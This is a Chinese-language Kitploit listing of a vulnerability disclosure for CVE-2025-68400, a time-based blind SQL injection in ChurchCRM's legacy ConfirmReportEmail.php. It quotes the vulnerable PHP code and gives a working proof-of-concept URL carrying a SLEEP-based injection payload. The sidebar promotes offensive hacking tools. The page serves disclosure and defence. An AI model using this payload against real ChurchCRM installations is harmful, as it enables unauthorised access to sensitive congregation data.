Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
工具/GitHubGitHub/lukasz-rybak/cve-2025-68400
漏洞分析漏洞利用Web应用程序漏洞利用渗透测试学习与教育数据库安全
GitHublukasz-rybak/cve-2025-68400

CVE-2025-68400

关于ChurchCRM中一个严重的时间型盲SQL注入漏洞(CVE-2025-68400)的技术披露,包括易受攻击代码分析、概念验证以及对防御安全团队的影响评估。

查看仓库
357个月前尚未审核
分享

CVE-2025-68400: ChurchCRM 在 ConfirmReportEmail.php 中存在基于时间的盲SQL注入漏洞

概述

字段详情
CVE IDCVE-2025-68400
严重性CRITICAL
安全公告查看公告
发现者Lukasz Rybak

受影响的产品

  • ChurchCRM/CRM

详情

摘要

ChurchCRM 6.3.0 中的遗留端点 /Reports/ConfirmReportEmail.php 存在一个严重的SQL注入漏洞。虽然该功能已从 UI 中移除,但该文件仍然部署在服务器上,并可直接通过 URL 访问。这是一个典型的死代码但可访问的情况。任何经过身份验证的用户——包括没有分配任何权限的用户——都可以通过 familyId 参数利用 SQL 注入。


详情

问题位于:

src/Reports/ConfirmReportEmail.php

漏洞代码(第 82-83 行):

if (InputUtils::legacyFilterInput($_GET['familyId'], 'int')) {
    $sSubQuery = ' and fam_id in (' . $_GET['familyId'] . ') ';
}

为什么存在漏洞:

  • legacyFilterInput() 的返回值被完全忽略。
  • 原始的 $_GET['familyId'] 值被直接拼接到 SQL 查询中。
  • 未进行转义、引号包裹、类型强制或参数绑定。
  • 由于该端点不再在 UI 中被引用,因此它没有受益于更新的框架安全控制。

已废弃但仍可访问的端点:

/Reports/ConfirmReportEmail.php?familyId=<value>

正常行为:

302 Redirect → /v2/family/<id>&PDFEmailed=

包含 ) 或 -- 的恶意负载会破坏重定向逻辑并执行有漏洞的 SQL。

即使是一个拥有零权限的用户也可以利用此漏洞。
一个 SLEEP(5) 负载会可靠地延迟响应,证明 SQL 被执行。


PoC

已认证用户访问:

http://localhost:8101/Reports/ConfirmReportEmail.php?familyId=1)%20AND%20(SELECT%201%20FROM%20(SELECT(SLEEP(5)))a)%20--%20-

图片

观察结果:

  • 响应延迟约 5 秒 → 成功。
  • 重定向被抑制。
  • 执行了有漏洞的 SQL。



sqlmap 确认:

图片

影响

  • 完全数据库沦陷(读/写/删除)
  • 提取所有 ChurchCRM 敏感数据
  • 可能的权限提升
  • 根据 SQL 函数和配置,可能实现远程代码执行
  • 尽管已从 UI 中移除,该易受攻击的端点仍然可以访问

参考

  • https://github.com/ChurchCRM/CRM/security/advisories/GHSA-v54g-2pvg-gvp2

免责声明

此 CVE 已按照协调漏洞披露实践负责任地披露。此处提供的信息仅用于教育和防御目的。

下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    576
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    388
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    330
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    255
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    247

探索所有工具

浏览我们的工具集合

查看所有工具 →